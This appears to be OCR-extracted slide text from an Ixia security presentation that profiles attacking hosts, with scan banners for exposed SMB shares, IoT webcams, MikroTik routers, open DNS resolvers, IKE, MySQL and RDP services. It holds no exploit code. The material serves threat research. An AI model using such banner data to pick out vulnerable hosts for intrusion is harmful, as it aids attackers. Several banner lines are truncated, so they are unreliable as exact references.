
STATS

Geographical Distribution of Targets



STATS


Geographical Distribution of Attackers



STATS

Types of Hosts

- Conficker - Very few of the total




```
SMB Status
Authentication: disabled
SMB Version: 1
Capabilities: unicode,large-files,nt-smb,rpc-re
x,large-writex,lwio,extended-security

Shares
Name                 Type       Comments
-----------------------------------------------
ADMIN$               Disk       Remote Admin
C$                   Disk       Default share
D$                   Disk       Default share
E$                   Disk       Default share
IPC$                 IPC        Remote IPC
Sharing Lotus Only   Disk
Sharing Update       Disk
```


STATS

Types of Hosts

- Residential & IoT – proxies?



```
HTTP/1.1 401 Unauthorized
Server: mini_httpd/1.19 19dec2003
Date: Wed, 27 Sep 2017 19:40:37 GMT
X-Frame-Options : SAMEORIGIN
Cache-Control: no-cache,no-store
WWW-Authenticate: Digest realm="dirnam
qop=auth
Content-Type: text/html; charset=%s
Connection: close
```



MikroTik router ftpd Version: 6.40.3

```
220 MT-UMJ FTP server (MikroTik 6.40.3) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
```


```
Recursion: enabled
```

```
Firmware: 1
Hostname: MT-UMJ
Vendor: MikroTik
```

MikroTik bandwidth-test serve


```
\x01\x00\x00\x00
```

```
HTTP/1.1 200 OK
Connection: Keep-Alive
```




D-Link DCS-930L_8A webcam

```
HTTP/1.0 401 Authorization Required
Server: alphapd
Date: Sun Oct 15 12:42:31 2017
Pragma: no-cache
Cache-Control: no-cache
Content-type: text/html
Content-length: 103
WWW-Authenticate: Basic realm="DCS-930L_8A"
```



```
HTTP/1.1 200 OK
Content-type: text/html
Server: uc-httpd/1.0.0
Cache-Control: max-age=2592000
Connection: Close
```




SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 10483349334858667441 (0x917c56ad489415b1)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=TW, ST=HsinChu, L=HuKou, O=DrayTek Corp., OU=DrayTek Support, CN=Vigor Router
        Validity
            Not Before: Mar 20 17:54:04 2017 GMT
            Not After : Mar 20 17:54:04 2047 GMT
        Subject: C=TW, ST=HsinChu, L=HuKou, O=DrayTek Corp., OU=DrayTek Support, CN=Vigor Router
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
```

STATS

Types of Hosts


- Enterprise



Services

53
udp
dns-udp

```
Recursion: enabled
```




Services

500
udp
ike

```
VPN (IKE)

Initiator SPI: e5f858a0876af576
Responder SPI: 0000000000000000
Next Payload: Security Association (SA)
Version: 1.0
Exchange Type: Identity Protection
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 00000000
Length: 816
```

4500
udp
ike-nat-t

```
VPN (IKE NAT-T)

Initiator SPI: e5f858a0876af576
Responder SPI: 0000000000000000
Next Payload: Security Association (SA)
Version: 1.0
Exchange Type: Identity Protection
Flags:
    Encryption:     False
    Commit:         False
    Authentication: False
Message ID: 00000000
Length: 816
```



Services

3306
tcp
mysql

MySQL

```
\x04Host \'132.185.91.62\' is not allow
```

3389
tcp
rdp

```
Remote Desktop Protocol
\x03\x00\x00\x0b\x06\xd0\x00\x00\x124\x
```

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            1d:50:c5:ab:e3:c0:8d:a8:4f:
    Signature Algorithm: sha1WithRSAEnc
        Issuer: CN=WIN-BVBCK2FHGP2
```

ixia

A Keysight Business